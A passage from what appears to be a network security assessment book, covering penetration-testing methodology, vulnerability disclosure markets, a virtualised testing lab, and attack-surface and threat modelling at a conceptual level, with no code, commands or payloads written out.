6 Joseph Menn, “Secret Contract Tied NSA and Security Industry Pioneer”, Reuters, December 20, 2013.
7 See CVE-2014-0160.
8 In 2015, VUPEN ceased operations and its founders launched ZERODIUM.
9 Michael Mimoso, “VUPEN Discloses Details of Patched Firefox Pwn2Own Zero-Day”, Threatpost Blog, May 21, 2014.
10 SPIEGEL Staff, “Oil Espionage: How the NSA and GCHQ Spied on OPEC”, SPIEGEL ONLINE, November 11, 2013.
11 See CVE-2013-0156.
12 See CVE-2013-2028.
13 See CVE-2002-0392.
14 See http://examples.oreilly.com/networksa/tools/google-xxe.pdf.
15 See CVE-2014-6271.
16 Nicole Perlroth, “Security Experts Expect ‘Shellshock’ Software Bug in Bash to Be Significant”, New York Times, September 25, 2014.
17 Metasploit apache_mod_cgi_bash_env_exec module.
18 Metasploit dhclient_bash_env module.
19 Jorge Lucangeli Obes and Justin Schuh, “A Tale of Two Pwnies (Part I)”, Chromium Blog, May 22, 2012.
20 See ISO/IEC 15408.
This chapter outlines my penetration testing approach and describes an effective testing setup. Many assessment tools run on Linux platforms, and Windows-specific utilities are required when attacking Microsoft systems. A flexible, virtualized platform is key. At Matta, we ran a program called Sentinel, through which we evaluated third-party testing vendors for clients in the financial services sector. Each vendor was ranked based on the vulnerabilities identified within the systems we had prepared. In a single test involving 10 vendors, we found that:
Two failed to scan all 65,536 TCP ports
Five failed to report the MySQL service root password of “password”
Some were evaluated multiple times. There seemed to be a lack of adherence to a strict testing methodology, and test results (the final report) varied depending on the consultants involved.
During testing, it is important to remember that there is an entire methodology that you should be following. Engineers and consultants often venture down proverbial rabbit holes, and neglect key areas of the environment.
By the same token, it is also important to quickly identify significant vulnerabilities within a network. As such, this methodology bears two hallmarks:
Comprehensiveness, so that you can consistently identify significant flaws
Flexibility, so that you can prioritize your efforts and maximize return
The best practice assessment methodology used by determined attackers and security consultants involves four distinct steps:
Reconnaissance to identify networks, hosts, and users of interest
Vulnerability scanning to identify potentially exploitable conditions
Investigation of vulnerabilities and further probing by hand
Exploitation of vulnerabilities and circumvention of security mechanisms
This methodology is relevant to the testing of Internet networks in a blind fashion with limited target information (such as a domain name). If a consultant is enlisted to assess a specific block of IP space, she can skip network enumeration and commence bulk network scanning and investigation of vulnerabilities.
Local network testing involves assessment of nonroutable protocols and OSI Layer 2 features (e.g., 802.1X and 802.1Q). You can use VLAN hopping and network sniffing to compromise data and systems, as detailed in Chapter 5.
You can adopt different tactics to identify hosts, networks, and users of interest. Attackers map the target environment by using open sources (e.g., web search engines, WHOIS databases, and DNS servers) without direct network interaction through port scanning.
Reconnaissance often uncovers hosts that aren’t properly fortified. Determined attackers invest time in identifying peripheral networks and hosts, whereas organizations often concentrate their efforts on securing obvious public systems (such as public web and mail servers). Neglected hosts lying off the beaten track are ripe for the picking.
Useful pieces of information gathered through reconnaissance include details of Internet-based network blocks and internal IP addresses. Through DNS and WHOIS querying, you can map the networks of a target organization, and understand relationships between physical locations.
This information is fed into the vulnerability scanning and penetration testing phases to identify exploitable flaws. Further reconnaissance involves extracting user details (e.g., email addresses, telephone numbers, and usernames) that can be used during brute-force password grinding and social engineering phases.
Upon identifying IP blocks of interest, attackers carry out bulk scanning to identify accessible network services that can later be exploited to achieve particular goals—be it code execution, information leak, or denial of service. Network scanning tools (e.g., Nmap, Nessus, Rapid7 Nexpose, and QualysGuard) perform service fingerprinting, probing, and testing for known issues.
Useful information gathered through vulnerability scanning includes details of exposed network services and peripheral information (such as the ICMP messages to which hosts respond, and insight into firewall ACLs). Known weaknesses and exposures are also reported by scanning tools, which you can then investigate further.
Vulnerabilities in software are sometimes disclosed through public Internet mailing lists and forums, but are increasingly sold to private organizations, such as the Zero Day Initiative (ZDI), which in turn responsibly disclose issues to vendors and notify paying subscribers. According to Immunity Inc., on average, a zero-day bug has a lifespan of 348 days before a vendor patch is made available.
Many brokers do not notify product vendors of vulnerabilities, and some provide commercially supported zero-day exploits to their customers. Between responsible disclosure, zero-day abuse, and the public discussion of known flaws, vulnerability details are fragmented, as depicted by Figure 2-1.

To effectively report vulnerabilities within an environment, a security professional would need to know the bugs within both private and public domains. Many do not have access to private feeds, and base their assessment on public knowledge, augmented by their own research.
The following open sources are useful when investigating potential vulnerabilities:
ZDI and Google’s Project Zero operate publicly accessible bug trackers that detail upcoming disclosures and unpatched vulnerabilities.1 Open projects including OpenSSL and the Linux kernel also have public bug trackers that reveal useful details of unpatched flaws. During testing, it is worth reviewing both bug trackers and release notes to understand known weaknesses within software packages.
Many government agencies and defense industrial base entities consume private vulnerability information via brokers and sources including ZERODIUM, Exodus Intelligence, Netragard, and ReVuln. These organizations are known to provide details of unpatched bugs to subscribers.

Stefan Frei of NSS Labs published a paper on this topic.2 Within his paper, Frei discussed vulnerabilities known to a privileged group, as demonstrated in Figure 2-2.
Based on disclosures regarding the US government’s budget for zero-day exploit purchases, Frei estimated that at least 85 known unknowns exist on any given day. Depending on the policy of each party involved, these bugs might never be disclosed to the vendor.
Vlad Tsyrklevich’s “Hacking Team: A Zero-Day Market Case Study” provides insight into the private market for vulnerability information, including prices of exploits and details of unpatched flaws in packages including Abode Flash, Microsoft Office, Internet Explorer, and Oracle Database.
Attackers can exploit flaws in exposed logic for gain. Depending on their goals, they might take advantage of vulnerabilities to secure privileged network access, persistence, or obtain sensitive information.
During a penetration test, qualification of vulnerabilities usually involves exploitation. Robust commercially supported frameworks provide flexible targeting of vulnerable components within a given environment (supporting different operating systems and configurations), which allows you to define specific exploit payloads. Modules developed by third parties extend these frameworks, providing support for Supervisory Control And Data Acquisition (SCADA) and other technologies. Popular exploitation frameworks are as follows:
Within NIST SP 800-115, exploitation tasks fall under the category of Target Vulnerability Validation Techniques. As a tester (with correct authorization) you might undertake password cracking and social engineering, and qualify vulnerabilities through use of exploitation frameworks and tools.

The assessment process is iterative, and new details (e.g., IP address blocks, hostnames, and credentials) are often fed back to earlier workflow elements. Figure 2-3 describes the process and data passed between individual testing elements.
To support both Linux and Windows-based testing tools, it is best to use virtualization software (e.g., VMware Fusion for Apple OS X or VMware Workstation for Windows). Useful native applications within Linux include showmount, dig, and snmpwalk. You also can build specific utilities to attack uncommon network protocols and applications.
Kali Linux is a penetration testing distribution that you can run easily within a virtualized environment. Kali contains many of the utilities found within this book, including Metasploit, Nmap, Burp Suite, and Nikto. The Kali Linux documentation details installation, and two recently published books describe individual tools, as follows:
Kali Linux: Assuring Security by Penetration Testing, by Tedi Heriyanto, Lee Allen, and Shakeel Ali (Packt Publishing, 2014)
Mastering Kali Linux for Advanced Penetration Testing, by Robert W. Beggs (Packt Publishing, 2014)
If you use Apple OS X for instance, running Microsoft Windows and Kali Linux within VMware Fusion will be sufficient for most engagements. Offensive Security maintains custom Kali Linux VMware and ARM images, which support VMware Tools (which make it possible for you to copy and paste between the virtualized guest and your host system), and ARM platforms such as the Chromebook.
To test utilities in a controlled environment, use a vulnerable server image to ensure that each tool is working correctly. Rapid7 prepared a virtual machine image known as Metasploitable 2,3 which can be compromised through many vectors, including:
Backdoors within packages including FTP and IRC
Vulnerable Unix RPC services
SMB privilege escalation
Weak user passwords
Web application server issues (via Apache HTTP Server and Tomcat)
Web application vulnerabilities (e.g., phpMyAdmin and TWiki)
Tutorials and walkthroughs are available online that describe the utilities, Metasploit modules, and commands that can be used to evaluate and exploit flaws within the virtual machine. Here are two useful resources:
Computer Security Student (navigate to Security Tools→Metasploitable Project→Exploits)
You can find many other exploitable virtual machine images online at VulnHub. For the purposes of web application testing, take a look at the OWASP vulnerable web applications directory and PentesterLab in particular.
1 See Zero Day Initiative’s upcoming advisories and Chromium bugs, respectively.
2 Stefan Frei, “The Known Unknowns & Outbidding Cybercriminals”, Swiss Federal Institute of Technology Zurich, September 2014.
3 For more information, see the Metasploitable 2 Exploitability Guide.
Any time you try a decent crime, there are 50 ways to screw up.
If you think of 25 of them, you’re a genius. And you’re no genius.Mickey Rourke
Body Heat (1981)
Software engineers build increasingly elaborate systems without considering even half of the ways to screw up. Thanks to cloud computing and increasing layers of abstraction, unsafe products will persist, and the computer security business will remain a lucrative one for years to come.
Hacking is the art of manipulating a system to perform a useful action.
A basic example is that of the humble search engine, which cross-references user input with a database and returns the results. Processing occurs server-side, and by understanding the way in which these systems are engineered, an adversary can seek to manipulate the application and obtain sensitive content.
Decades ago, the websites of the US Pentagon, Air Force, and Navy had this very problem. A search engine called multigate accepted two arguments in particular: SurfQueryString and f. The contents of the server’s /etc/passwd file were revealed via a crafted URL, as shown in Figure 3-1.

These sites were defended at the network layer by firewalls and security appliances. However, by the very nature of the massive amount of information stored, a search engine was implemented, which introduced vulnerability within the application layer.
A useful way to consider the exploitation process is to think of a system being programmed by an adversary to perform a useful action. The individual programming tactics adopted are dependent on system components, features, and the attacker’s goals—such as data exposure, elevation of privilege, arbitrary code execution, or denial of service.
For more than 30 years, adversaries have exploited vulnerabilities in software, and vendors have worked to enhance the security of their products. Flaws will likely always exist in these increasingly elaborate systems thanks to insufficient quality assurance in particular.
Software vendors find themselves in a situation where, as their products become more complex, it is costly to make them safe. Static code review and dynamic testing of software is a significant undertaking that affects the bottom line and impacts go-to-market time.
In each successful attack against a computer system, an adversary took advantage of the available attack surface to achieve her goals. This surface often encompasses server applications, client endpoints, users, communication channels, and infrastructure. Each exposed component is fair game.
Figure 3-2 depicts a cloud-based web application.

The practical means by which the environment could be compromised include the following:
Compromise of the hosting provider or cloud management console1
Vulnerability within infrastructure (e.g., hypervisor side channel attack2)
Operating system vulnerability (e.g., network driver or kernel flaw)
Server software flaw (e.g., Nginx or OpenSSL bug)
Web application framework flaw (e.g., session management defect)
Web application bug (e.g., command injection or business logic flaw)
Attack of user HTTPS or SSH sessions
Compromise of legitimate credentials (e.g., SSH key or authentication token)
Desktop software attack (e.g., PuTTY SSH client or browser exploitation)
User attack through social engineering or clickjacking
Some attacks might be undertaken remotely, whereas others require proximity to manipulate vulnerable system components. For example, within multitenant cloud environments, gaining access to internal address space often exposes management interfaces that aren’t publicly accessible.
Figure 3-2 demonstrates individual software components forming a large attack surface. Locally within each piece of software, security errors might exist that can be exploited for gain. Gary McGraw, Katrina Tsipenyuk, and Brian Chess published a taxonomy3 used to categorize software defects, listing seven kingdoms:
An eighth kingdom is environment—used to classify vulnerabilities found outside of software source code (e.g., flaws within interpreter or compiler software, the web application framework, or underlying infrastructure).
Use the taxonomy to define the source of a defect that leads to unexpected behavior by an application. Note: these kingdoms do not define attack classes (such as side channel attacks).
Attackers target and exploit weakness within system components and features. The taxonomy lets us describe and categorize low-level flaws within each software package but does not tackle larger issues within the environment (such as the integrity of data in-transit, or how cryptographic keys are handled). To understand the practical risks to a system, you might model threats by considering the following:
Individual system components
Goals of the attacker
Exposed system components (the available attack surface)
Economic cost and feasibility of each attack vector

Exploitable vulnerabilities can exist within infrastructure (e.g., hypervisors, software switches, storage nodes, and load balancers), operating systems, server software, client applications, and end users themselves. Figure 3-3 shows the relationship between hardware, software, and wetware components within a typical environment.
Attackers pursue goals that might include the following:
Software written in languages with memory safety problems (e.g., C/C++) is susceptible to manipulation through buffer overflows, over-reads, and abuse of pointers, which can result in many of these goals being achieved. Writing applications in memory-safe languages (including Java and Microsoft .NET) can render entire bug classes redundant.
Three broad levels of system access that an adversary can secure are as follows:
Server applications are becoming increasingly decoupled, with message queuing, content delivery, storage, authentication, and other functions running over IP networks. Data in-transit is targeted for gain, by both local attackers performing network sniffing, and broad surveillance programs.6 Transport security between system components is increasingly important.
A common goal is code execution, by which exposed logic is used to execute particular instructions on behalf of the attacker. Execution often occurs within a narrow context, however. Consider three scenarios:
The context under which an adversary executes code varies. For example, web application flaws often result in execution via an interpreted language (e.g., JavaScript, Python, Ruby, or PHP) and rarely provide privileged access to the underlying operating system. Sandbox escape and local privilege escalation tactics must be adopted to achieve persistence.
The value of a compromised target to an adversary varies and can run into billions of dollars when dealing in intellectual property, trade secrets, or information that provides an unfair advantage within financial markets. If the value of the data within your systems is significantly greater than the cost to an adversary to obtain it, you are likely a target.
By combining adversarial goals with the exposed attack surface, we can plot attack graphs, as shown in Figures 3-4 and 3-5. In these examples, an adversary is presenting malicious content to Google Chrome with the goal of achieving native code execution and privileged host persistence.


Here are two important takeaways from the graphs:
Exploiting Java is the easiest route to medium-integrity native code execution
Kernel exploits provide the quickest route to privileged host persistence
Adversaries follow the path of least resistance and reuse code and infrastructure to reduce cost. The attack surface presented by desktop software packages (e.g., web browsers, mail clients, and word processors) combined with the low cost of exploit research, development, and malicious content delivery, makes them attractive targets that will likely be exploited for years to come.
Dino Dai Zovi’s presentation “Attacker Math 101” covers adversarial economics in detail, including other attack graphs, and discussing research tactics and costs.
Operating systems, server software packages, and desktop client applications (including browsers) are often written in C/C++. Through understanding runtime memory layout, how applications fail to safely process data, and values that can be read and overwritten, you can seek to understand and mitigate low-level software flaws.
